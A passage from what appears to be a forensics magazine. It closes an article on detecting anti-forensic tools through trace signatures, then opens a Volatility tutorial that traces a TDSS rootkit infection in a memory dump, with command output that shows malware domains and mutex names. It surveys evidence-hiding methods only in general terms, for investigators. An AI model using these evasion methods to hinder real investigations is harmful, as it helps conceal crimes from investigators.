The first challenge with detection of 'anti-forensic' techniques and tools, however, is to understand what exactly anti-forensics is. A number of works have proposed definitions of anti-forensics, however, Harris gives one of the most comprehensive discussions on the topic, eventually defining anti-forensics as "any attempts to compromise the availability or usefulness of evidence to the forensics process" (Harris, 2006). Other definitions were given prior to this, but – as Harris points out – they focused on specific segments of anti-forensics. Harris' definition may be suitable for a general understanding of anti-forensics, but gets us no closer to understanding different types of anti-forensics and their nuances.

A number of works have given overviews of anti-forensic techniques from a technical perspective (Garfinkel, 2007; Hilley, 2007), that included some categorization and technical description about the features of different categories. However, one of the most widely-accepted anti-forensic classification models was given by Rogers (Rogers, 2005). This model defined anti-forensic categories as data hiding, artifact wiping, trail obfuscation and attacks against computer forensics.

In the prior surveys, it is unclear what categories of anti-forensics techniques investigators are encountering more. Different techniques appear to be specific to the type of crime under investigation and the technical ability of the suspect (Casey et al., 2011; J. I. James & Gladyshev, 2013). For example, in child exploitation material (CEM) cases, attempts at 'artifact wiping' appear to be common, as are some types of rudimentary 'data hiding'. In fewer cases, advanced data hiding and trail obfuscation may take place. Regardless of the type of crime, multiple categories of anti-forensics may be employed, each of which will be discussed in more detail. Data hiding is any attempt to make data or information difficult to access. Rogers defines sub-categories of data hiding as rootkits, unusual places, encryption and steganography.

A number of works have demonstrated rootkit concepts that are excellent for data hiding (Rutkowska, 2006; Thompson & Monroe, 2006). Some of these are potentially detectable within the operating system, with others (such as those similar to Blue Pill and SubVirt) may be difficult, or even impossible, to detect within the live system. Rootkits may be resident in memory only, they may create their own encrypted partitions on the disk, and may use many other approaches for data-hiding and persistence.

A more commonly-encountered method of data hiding seen by investigators is hiding data in 'unusual places'. The usual suspects are memory, slack space, host protected area (HPA), hidden directories, meta-data modification, bad blocks, alternate data streams, hidden partitions, and many more (Huebner, Bem, & Wee, 2006). Investigators often claim to find nested directories several layers deep that may then contain relevant information. Many digital forensic investigation tools can handle most of these known challenges. For example, simple keyword or hash-based searches may find data using naïve hiding techniques. More advanced data hiding requires specialist tools, such as The Sleuth Kit's ability to detect and remove HPA (Carrier, 2005). Likewise, some data discovery may require tools with different processing approaches, such as bulk extractor (Bradley & Garfinkel, 2013), which analyzes features of a suspect disk rather than parsing the file system(s) like many common digital investigation tools.

Much discussion and concern has been raised over the topic of encryption. Casey, et al. (Casey et al., 2011) argue that full disk encryption is a growing problem, and that legal and tactical approaches need to be developed to be able to handle the acquisition of data from live systems that are using disk encryption technologies. While encryption is sometimes encountered, and may have a drastic affect on the outcome of a case, many investigators in Ireland and South Korea claim that encryption is not yet encountered in the majority cases. Just like other forms of anti-forensics, however, it is unclear if encryption is not being used, or if it is not being detected. Certainly, disk encryption is becoming more available, with most major operating systems supporting some form of disk encryption. Further, many consumer computers also support hardware level disk encryption. These solutions, combined with easy-to-use encryption tools, such as TrueCrypt, give consumers many options for implementing encrypted storage. So far, however, many suspects are either not implementing encryption or are implementing it poorly/incorrectly, giving investigators the possibility to recover some – if not all – of the encrypted data.

Steganography is essentially hiding information within information. In digital investigations, the common example is hiding digital pictures, text or other documents within digital pictures, video, music files, etc. It could be used, for example, to attempt to hide CEM within an adult pornography collection, or to covertly send messages by embedding the message in a picture file and posting the picture in a public forum. Steganography in the wild is difficult to detect. While techniques to detect steganography are continually being developed, so too are the techniques to hide data within data more effectively. In terms of steganogrpahy detection on a suspect system, however, a number of tools have been developed to help investigators in post-mortem forensic investigations.

One tool, named FAUST, specifically targets traces created by specific anti-forensic tools within a suspect system whenever the tool is ran (Zax & Adelstein, 2009). They found that roughly half of the programs examined left behind traces in the suspect system. Instead of examining traces created by the steganography tools themselves, other methods attempt to detect if a file contains hidden data. Stegdetect, a popular steganography detection tool was found to have a high false positive rate (Khalind, Hernandez-Castro, & Aziz, 2013), which attests to the difficulty of steganography detection, even with known algorithms. Luckily for investigators, traces of steganography tools on a suspects system combined with steganography detection tools can, at least sometimes, point an investigator to suspicious files that potentially require more attention.

A commonly encountered method of anti-forensics is artifact wiping. It could be as simple as the user intentionally deleting files, or as complex as overwriting file data to make it difficult or impossible to recover. Many easy to use computer cleaning programs exist for all major operating systems. Indeed, such programs can have legitimate uses, such as freeing disk space. Many times, however, such programs are used to attempt to remove traces of criminal activity from the system. These tools, however, are not perfect. Geiger (Geiger, 2005) found that many anti-forensic tools did not completely remove all data, some data may still be recoverable, and the tools themselves sometimes created traces that may be used to understand what data was removed and when. Very basically, actions in a computer system generate a number of related traces, and complete deletion of all traces is difficult. Some methods, such as non-persistent virtual machines or operating systems of live CDs may result in no persistent traces being created. While this challenge has been discussed by investigators and academics, it does not appear to be of great concern. Again, the problem may exist, but is not being detected.

An example of trail obfuscation has already been given, where a criminal attempts to hide his or her location. This is normally done through a VPN or proxy service to attempt to make the source look like a different location. A suspect could also easily change his or her IP/MAC addresses to attempt to disguise their location or system. More advance methods use malware-infected computers to relay network traffic. Rogers (Rogers, 2005) also claims that log cleaners or even “misinformation” is used to attempt to obfuscate the trail. Indeed, if an attacker is aware of logs that are created because of their actions, modifying such logs may lead investigations down a wrong path if the logs are not verified. The use of trail obfuscation very much depends on the type of crime being committed. In this area too, obfuscation programs are becoming easier to use. For example the Tor and FreeNet networks have relatively simple user interfaces, and easy to follow instructions. While these systems are not without fault, they can make investigation of suspect activities more difficult.

Rogers’ final category of anti-forensics are attacks against computer forensics. This method of anti-forensics attempts to attack the forensic investigation process. Since digital investigation relies on relatively

standardized processes, and most investigators use a small set of well-known tools, the tools themselves can be targeted to attempt to alter the reliability of the digital investigation process. Again, attacks against tools are not commonly reported by investigators, but some attacks do exist and all forensic investigation tools are theoretically vulnerable to such attacks.

Rogers makes the point that all of these categories of anti-forensics are not new. Many anti-forensic techniques that are used have been around a long time. In some cases, such as artifact wiping, it can be very easy to see if anti-forensics has been used. In other cases, however, detection can be much more difficult. What is known is that anti-forensics often relies on particular tools either directly or indirectly. This means that traces of such tools may be resident on a suspects system, as has been shown by Geiger (Geiger, 2005) and Zax & Adelstein (Zax & Adelstein, 2009).

Based on the previously discussed survey results, there is a need for an easy to use anti-forensic detection method to help an investigator quickly determine to what extent anti-forensic techniques may have been used on a suspect system. A relatively easy way for investigators to detect potential anti-forensic tools is by the traces that are created in the suspect system. For this reason, we recommend the creation of anti-forensic activity 'signatures', similar to those proposed by James, et al. (J. James, Gladyshev, & Zhu, 2010). Such signatures are more generic than those proposed by Zax & Adelstein. Instead of detecting signatures related only to the execution of particular tools, this method could also capture traces created by user activities where no specific tool is involved. The reconstruction of user activities using Windows Restore Point analysis, for example was given in Zhu, et al. (Zhu, James, & Gladyshev, 2009). Using this method, user actions such as website or command line activities could be reconstructed for a longer period of time than only looking at the final state of the system.

For this method, first we define a *signature* as a list of traces created in a system that are associated with a particular anti-forensic tool or technique. For example, when running an anti-forensic tool in a Windows system, a number of data sources, such as file content or meta-data and Registry entries may be updated. A signature is the collection of these updates, where each update constitutes one 'trace'.

A signature can be created by either 'snapshot analysis' or 'real-time monitoring'. Both methods could potentially be automated. In this work we will discuss real-time monitoring of a Windows system to determine traces related to an anti-forensic tool or technique. When the anti-forensic technique is executed by the suspect, a number of traces will be created in the suspect system depending on the objective of the technique. Traces could be updates to the Windows Registry, file contents, file meta-data, system logs, etc. Real time analysis can determine the files and Registry entries that are updated, but how such files and Registry entires are updated need to be specifically explored. Signatures of anti-forensics tools and techniques can be created using the following method:

- Create test system (Virtual Machine),
- Run file system logger (Process Monitor),
- Execute desired action (in test system)
  - Install
  - Run/Execute Anti-Forensic Technique
  - Uninstall
- Save file system logger output
- Filter log to reduce noise
- Extract usable unique signature
- Define traces in resulting signature as regular expressions for portability

Because such a method is generic, it can be used for any operating system. The creation or selection of a file system logger will determine how specific the signature is. Further, each action could potentially be detected to determine if a unique signature exists for such an action. In this case, the installation, execution and uninstallation of an anti-forensic program was selected. However, any action could potentially be modeled in terms of its underlying trace creation. For example, a user using a hexadecimal editor to modify a file header could be modeled using such a method.

We have had good success using Process Monitor (procmon) in Windows systems to monitor file system and Registry updates. A snapshot of the 'clean' system is created for easy system rollback after testing. Normally the test system has little, if any, non-default software installed.

The monitoring program is first used to create a baseline system activity log. Monitoring is enabled on the system for a selected period of time with no user activities running. The result is a log of system activities that can be considered as noise. The 'noise' log, should be saved for later use. Once a test system has been created, the action to test must be determined. In this case, the focus is on anti-forensic programs. In our case, signatures will be created specifically for the actions install, run/execute, and uninstall (where the anti-forensic tool can be installed/uninstalled). If the program was 'portable' or does not need to be installed, then install and uninstall will be skipped.

For each selected program, the file system (and Registry) monitor should be started, and each action relating to the specific program should be executed. After each action is executed, the monitor should be stopped, the log exported, and the log buffer cleared. Monitoring should be started again, and the next action in the sequence would be executed.

After all actions in the sequence are executed, and logs collected, the test system (virtual machine) would be revered back to the original snapshot. In our studies we completed this process five times per identified application. The resulting Process Monitor logs are a collection of XML files that should be named according to the analyzed anti-forensics tool, and the action that was recorded.

The result of the prior step is five logs per action per anti-forensic program. Filtering of the logs can be done to count the number of times a particular traces was updated for a given action. Traces that are not updated at least once per action can either be discarded (if you are looking for 'always updated' traces), or analyzed further to determine the relation between the action and the trace. In some cases, these traces may be very relevant to the action but only show up once because a random file name is used for the trace on each execution of the action. We also recommend removing traces from the list that also exist in the previously-created 'noise' log. Some common system files may contain content related to the anti-forensic action, but other 'noise' traces are likely updated too often to produce reliable information relating to the specific action.

Another level of filtering is to check the resulting list of traces against a system that has not had any anti-forensic actions executed. Any traces that are detected in the 'clean' system must be false positives. Again, this may be due to shared-log file content being updated. Once noise and false positives are removed, the result is a list of objects that are mostly unique to the specific anti-forensic action. However, they may not be completely unique to the action. Each trace may be updated by either another action relating to the same application, or may potentially overlap with other currently-unknown applications. For this reason, detection of traces in the signature are only indicators of anti-forensics, and must be investigated further if found. Such a signature, however, can provide a fast, relatively automated way to detect traces related to a wide verity of anti-forensic applications and techniques.

As discussed in prior work (J. I. J. James, Gladyshev, & Zhu, 2011; Kang, Lee, & Lee, 2013) some form of generalization of traces within signatures needs to take place to allow for detection on other systems. We use Regular Expressions to generalize variables in signatures. Regular expressions are used for fields that are likely to change depending on system settings, while keeping the path name as specific as possible to ensure only the identified trace is returned by the regular expression. This will enable the same signatures to be used on similar systems, however, it should be noted that signatures are likely to be different depending on the operating system, and perhaps even the version of the anti-forensic program.

Signatures for anti-forensic programs and techniques could enable knowledge sharing between investigators about new types of anti-forensic tools or techniques that they have encountered. Investigators could then essentially scan a suspect system with all known signatures to quickly return any traces known to be associated with anti-forensic tools or techniques.

Digital investigators, at least within South Korea, are encountering the use of anti-forensic tools and techniques. Although it is difficult to determine the extent of the problem, investigators do see a need for better detection when such techniques are used on systems under investigation. This work has described a basic method for generally identifying whether anti-forensic tools exist, and – in some cases – to what extent those tools have been used. By focusing on anti-forensic action trace detection, such a method can quickly give an investigator more information about suspect systems. This can help to ensure investigators are better informed about the potential state of a suspect device rather than forcing them to rely only on their intuition.

BIBLIOGRAPHY

- [BoB] Indicators of Anti-Forensics Investigator Survey (Korean). (2013). CybercrimeTech.com. Retrieved from *http://www.cybercrimetech.com/2013/12/bob-indicators-of-anti-forensics.html*
- Bradley, J. R., & Garfinkel, S. L. (2013). Bulk Extractor User Manual (p. 57). Retrieved from *http://digitalcorpora.org/downloads/bulk_extractor/BEUsersManual.pdf*
- Carrier, B. (2005). Removing Host Protected Areas (HPA) in Linux. The Sleuth Kit Informer. Retrieved from *http://www.sleuthkit.org/informer/sleuthkit-informer-20.txt*
- Casey, E., Fellows, G., Geiger, M., & Stellatos, G. (2011). The growing impact of full disk encryption on digital forensics. Digital Investigation, 8(2), 129–134. doi:10.1016/j.diin.2011.09.005
- Daily Mail. (2011). FBI arrests man who hacked emails of more than 50 celebrities and stole nude photos from Scarlett Johansson. Daily Mail. Retrieved from *http://www.dailymail.co.uk/news/article-2048359/Scarlett-Johansson-nude-photos-hacker-Christopher-Chaney-arrested-FBI.html*
- Garfinkel, S. (2007). Anti-forensics: Techniques, detection and countermeasures. In 2nd International Conference on i-Warfare and Security (pp. 77–84).
- Geiger, M. (2005). Evaluating Commercial Counter-Forensic Tools. DFRWS, 1–12. Retrieved from *https://www.dfrws.org/2005/proceedings/geiger_couterforensics.pdf*
- Harris, R. (2006). Arriving at an anti-forensics consensus: Examining how to define and control the anti-forensics problem. Digital Investigation, 3, 44–49. doi:10.1016/j.diin.2006.06.005
- Hilley, S. (2007). Anti-forensics with a small army of exploits. Digital Investigation, 4(1), 13–15. doi:10.1016/j.diin.2007.01.005
- Huebner, E., Bem, D., & Wee, C. K. (2006). Data hiding in the NTFS file system. Digital Investigation, 3(4), 211–226. doi:10.1016/j.diin.2006.10.005
- James, J., Gladyshev, P., & Zhu, Y. (2010). Signature Based Detection of User Events for Post- Mortem Forensic Analysis. 2nd International ICST Conference on Digital Forensics & Cyber Crime (ICDF2C). Abu Dhabi, UAE.
- James, J. I., & Gladyshev, P. (2013). A survey of digital forensic investigator decision processes and measurement of decisions based on enhanced preview. Digital Investigation, 10(2), 148–157. doi:10.1016/j.diin.2013.04.005
- James, J. I. J., Gladyshev, P., & Zhu, Y. (2011). Signature Based Detection of User Events for Post-Mortem Forensic Analysis. Digital Forensics and Cyber Crime, 53, 96–109. doi:10.1007/978-3-642-19513-6_8
- Kang, J., Lee, S., & Lee, H. (2013). A Digital Forensic Framework for Automated User Activity Reconstruction. In R. H. Deng & T. Feng (Eds.), Information Security Practice and Experience (pp. 263–277). Springer Berlin Heidelberg. doi:10.1007/978-3-642-38033-4_19
- Khalind, O. S., Hernandez-Castro, J. C., & Aziz, B. (2013). A study on the false positive rate of Stegdetect. Digital Investigation, 9(3-4), 235–245. doi:10.1016/j.diin.2013.01.004
- Rogers, M. K. (2005). Ant-Forensics. In Lockheed Martin. San Diego, California. Retrieved from *http://cyberforensics.purdue.edu/documents/AntiForensics_LockheedMartin09152005.pdf*
- Rutkowska, J. (2006). Subverting VistaTM kernel for fun and profit. In Black Hat Briefings.
- Thompson, I., & Monroe, M. (2006). FragFS: An Advanced Data Hiding Technique. In Defcon 14.
- Zax, R., & Adelstein, F. (2009). FAUST: Forensic artifacts of uninstalled steganography tools. Digital Investigation, 6(1-2), 25–38. doi:10.1016/j.diin.2009.02.002
- Zhu, Y., James, J., & Gladyshev, P. (2009). A comparative methodology for the reconstruction of digital events using Windows Restore Points. Digital Investigation, 6(1-2), 8–15. doi:10.1016/j.diin.2009.02.004

ABOUT THE AUTHORS

Joshua I. James, Moon Seong Kim, JaeYoung Choi, Sang Seob Lee, Eunjin Kim jijames@sch.ac.kr, kite0327@nate.com, ebp@nate.com, gjwjqzz2@gmail.com, wormhole1313@gmail.com

Dr. Joshua I. James is a lecturer and researcher with the SoonChunHyang University Digital Forensic Investigation Research Laboratory, and a mentor for the KITRI (한국정보기술연구원) 'Best of the Best' information security education program. His research interests are in automatic event reconstruction, Law Enforcement process automation, investigation capacity and Mutual Legal Assistance relating to digital evidence. For more information on research and current projects, please see http://CybercrimeTech.com.

Jaeyoung Choi is enrolled in computer engineering at Inha University. He is active in the NewHeart, Inha University Computer Security Club. He participated in the Incognito 2013 Hacking Conference, where he specialized in ARM exploitation. He has worked on Information Security Management for Small Businesses through the Best of the Best v2.0 Information Security Training Program, as well as contributing to the Open Source 'Indicator of Anti-Forensics (IoAF) project.

Lee Sang Seob is a Computer Engineering student at Sejong University. He was selected to take part in the KITRI Best of the Best v2.0 Information Security Training Program. He also works as a KISA Cyber Security Expert. Currently Lee Sang Seob is participating in Pwn&Play as a forensic analyst.

Eunjin Kim is student at Pukyong University. She has presented on 'Bittorent's illegal issues and analysis' at KUCIS (Korea University Club of Information Security) and lead the Best of the Best v2.0 project 'Indicators of Anti-Forensics' (IOAF). She also presented this project at a Microsoft Security conference promoted by hackme and Seoul Women's University Information Security club.

FINDING ADVANCED MALWARE USING VOLATILITY

by Monnappa Ka

When an organization is a victim of advanced malware infection, a quick response action is required to identify the indicators associated with that malware to remediate and establish better security controls and to prevent the future ones from occurring. In this article you will learn how to detect advanced malware infection in memory using a technique called "Memory Forensics" and you will also learn how to use Memory Forensic Toolkits such as Volatility to detect advanced malware in a real case scenario.

What you will learn:

- Performing memory forensics
- Tools and techniques to detect advanced malware using Memory forensics
- Volatility usage

What you should know:

- Basic understanding of malware
- Knowledge of operating system processes
- Understanding of Windows Internals

Memory Forensics is the analysis of the memory image taken from the running computer. Memory forensics plays an important role in investigations and incident response. It can help in extracting forensics artifacts from a computer's memory like running process, network connections, loaded modules etc. It can also help in unpacking, Rootkit detection and reverse engineering.

STEPS IN MEMORY FORENSICS

Below are the list of steps involved in memory forensics

- *Memory Acquisition* – This step involves dumping the memory of the target machine. On the physical machine you can use tools like *Win32dd/ Win64dd, Memoryze, DumpIt, FastDump.* Whereas on the virtual machine, acquiring the memory image is easy, you can do it by suspending the VM and grabbing the ".vmem" file.
- *Memory Analysis* – once a memory image is acquired, the next step is to analyze the grabbed memory dump for forensic artifacts, tools like *Volatility* and others like Memoryze can be used to analyze the memory.

VOLATILITY QUICK OVERVIEW

Volatility is an advanced memory forensic framework written in python. Once the memory image has been acquired, Volatility framework can be used to perform memory forensics on the acquired memory image. Volatility can be

installed on multiple operating systems (Windows, Linux, Mac OS X). Installation details of volatility can be found at *http://code.google.com/p/volatility/wiki/FullInstallation*.

VOLATILITY SYNTAX

- Using -h or --help option will display help options and list of a available plugins
  Example: python vol.py -h
- Use -f <filename> and --profile to indicate the memory dump you are analyzing
  Example: python vol.py -f mem.dmp --profile=WinXPSP3x86
- To know the --profile info use below command:
  Example: python vol.py -f mem.dmp imageinfo

DEMO

In order to understand memory forensics and the steps involved, Let's look at a case scenario, our analysis and flow will be based on the below case scenario.

CASE SCENARIO

Your security device alerts on malicious http connection to the domain "web3inst.com" which resolves to 192.168.1.2, communication is detected from a source ip 192.168.1.100 (as shown in the below screenshot).you are asked to investigate and perform memory forensics on the machine 192.168.1.100




Figure 1. *Alert on a malicious http connection to the domain "web3inst.com"*

MEMORY ACQUISITON


To start with, acquire the memory image from 192.168.1.100, using memory acquisition tools. For the sake of demo, the memory dump file is named as "infected.vmem".

ANALYSIS

Now that we have acquired "infected.vmem", let's start our analysis using Volatility advanced memory analysis framework.


STEP 1: START WITH WHAT YOU KNOW

We know from the security device alert that the host was making an http connection to *web3inst.com (192.168.1.2).* So let's look at the network connections. Volatility's connscan module, shows connection to the malicious ip made by process (with pid 888)



STEP 2: INFO ABOUT WEB3INST.COM

Google search shows that this domain (web3inst.com) is known to be associated with malware, probably "Rustock or TDSS Rootkit". This indicates that source ip 192.168.1.100 could be infected by any of these malwares, so we need to confirm that with further analysis.



STEP 3: WHAT IS PID 888?

Since the network connection to the ip 192.168.1.2 was made by pid 888, we need to determine which process is associated with pid 888. "psscan" shows pid 888 belongs to svchost.exe.

```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem psscan
Volatile Systems Volatility Framework 2.3_beta
Offset(P)  Name                PID   PPID PDB        Time created                   Time exited
---------- ---------------- ------ ------ ---------- ------------------------------ ------------------------------
0x0919fa70 wmiprvse.exe        780    888 0x0ec80240 2012-08-15 17:08:33 UTC+0000
0x09300020 alg.exe            1568    700 0x0ec80180 2012-08-15 17:08:34 UTC+0000
0x0931cda0 winlogon.exe        656    376 0x0ec80060 2012-08-15 17:08:22 UTC+0000
0x093db348 VMwareTray.exe     1744    560 0x0ec80260 2012-08-15 17:08:34 UTC+0000
0x093e72c0 VMwareUser.exe     1752    560 0x0ec80280 2012-08-15 17:08:34 UTC+0000
0x09418be0 wuauclt.exe        1596   1052 0x0ec802a0 2012-10-07 12:46:56 UTC+0000
0x0941ca20 tdl3.exe           1468   1752 0x0ec802c0 2012-10-07 12:46:57 UTC+0000   2012-10-07 12:46:57 UTC+0000
0x09431da0 VMUpgradeHelper     224    700 0x0ec801e0 2012-08-15 17:08:33 UTC+0000
0x09439b28 vmtoolsd.exe       1976    700 0x0ec801c0 2012-08-15 17:08:30 UTC+0000
0x0943c778 msiexec.exe        1236    700 0x0ec802e0 2012-10-07 12:46:57 UTC+0000
0x09445af0 explorer.exe        560    460 0x0ec80220 2012-08-15 17:08:33 UTC+0000
0x09446da0 spoolsv.exe        1388    700 0x0ec801a0 2012-08-15 17:08:24 UTC+0000
0x09457520 services.exe        700    656 0x0ec80080 2012-08-15 17:08:22 UTC+0000
0x094d7020 svchost.exe        1128    700 0x0ec80160 2012-08-15 17:08:22 UTC+0000
0x094dada0 svchost.exe        1052    700 0x0ec80120 2012-08-15 17:08:22 UTC+0000
0x094df530 svchost.exe         968    700 0x0ec80100 2012-08-15 17:08:22 UTC+0000
0x094e0aa0 svchost.exe        1096    700 0x0ec80140 2012-08-15 17:08:22 UTC+0000
0x094e6878 vmacthlp.exe        868    700 0x0ec800c0 2012-08-15 17:08:22 UTC+0000
0x094ea5d8 svchost.exe         888    700 0x0ec800e0 2012-08-15 17:08:22 UTC+0000
0x094f18e8 csrss.exe           632    376 0x0ec80040 2012-08-15 17:08:21 UTC+0000
0x095f98e8 smss.exe            376      4 0x0ec80020 2012-08-15 17:08:20 UTC+0000
```

STEP 4: YARA SCAN

Running the YARA scan on the memory dump for the string "web3inst" confirms that this domain (web3inst.com) is present in the address space of svchost.exe (pid 888). This confirms that svchost.exe was making connections to the malicious domain "web3inst.com"

```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem yarascan -Y "web3inst"
Volatile Systems Volatility Framework 2.3_beta
Rule: r1
Owner: Process svchost.exe Pid 888
0x1000470b  77 65 62 33 69 6e 73 74 2e 63 6f 6d 2f 74 64 73   web3inst.com/tds
0x1000471b  73 2f 63 72 63 6d 64 73 2f 6d 61 69 6e 00 00 00   s/crcmds/main...
0x1000472b  00 68 74 74 70 3a 2f 2f 77 65 62 34 69 6e 73 74   .http://web4inst
0x1000473b  2e 63 6f 6d 2f 74 64 73 73 2f 63 72 63 6d 64 73   .com/tdss/crcmds
```


STEP 5: SUSPICIOUS MUTEX IN SVCHOST.EXE

Now we know that svchost.exe process (pid 888) was making connections to the domain "web3inst.com", lets focus on this process. Checking for the mutex created by svchost.exe shows a suspicious mutex "TdlStartMutex"

```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem handles -p 888 -t Mutant
Volatile Systems Volatility Framework 2.3_beta
Offset(V)     Pid     Handle     Access Type            Details
---------- ------ ---------- ---------- --------------- -------
0x88fdda88    888       0x24   0x1f0001 Mutant          SHIMLIB_LOG_MUTEX
0x88fd16f8    888       0x15c  0x1f0001 Mutant          {A3BD3259-3E4F-428a-84C8-F0463A9D3EB5}
0x89258020    888       0x164  0x1f0001 Mutant
0x8921f838    888       0x1e0  0x1f0001 Mutant
0x89534fa0    888       0x1ec  0x120001 Mutant          ShimCacheMutex
0x890e95f8    888       0x1f8  0x1f0001 Mutant
0x8921f7f8    888       0x200  0x1f0001 Mutant
0x8921f788    888       0x208  0x1f0001 Mutant
0x88f8c720    888       0x220  0x1f0001 Mutant          746bbf3569adEncrypt
0x89219ce8    888       0x240  0x1f0001 Mutant
0x88f94340    888       0x28c  0x1f0001 Mutant
0x895324a8    888       0x34c  0x1f0001 Mutant          TdlStartMutex
0x890ea2b0    888       0x3d8  0x120001 Mutant          DBWinMutex
0x88fc9648    888       0x3f4  0x100000 Mutant          _!MSFTHISTORY!_
0x894968d8    888       0x408  0x1f0001 Mutant          c:!windows!system32!config!systemprofile!local settings!temporary internet files!co
ent.ie5!
0x894abda8    888       0x414  0x1f0001 Mutant          c:!windows!system32!config!systemprofile!cookies!
0x894ab790    888       0x420  0x1f0001 Mutant          c:!windows!system32!config!systemprofile!local settings!history!history.ie5!
0x890f72f0    888       0x430  0x100000 Mutant          WininetStartupMutex
0x891dbd48    888       0x434  0x1f0001 Mutant
0x89249498    888       0x438  0x100000 Mutant          WininetProxyRegistryMutex
0x8923cbd8    888       0x448  0x1f0001 Mutant
0x88fbf800    888       0x454  0x100000 Mutant          RasPbFile
0x891ef860    888       0x4b0  0x1f0001 Mutant          ZonesCounterMutex
0x891df878    888       0x538  0x1f0001 Mutant          ZonesLockedCacheCounterMutex
```

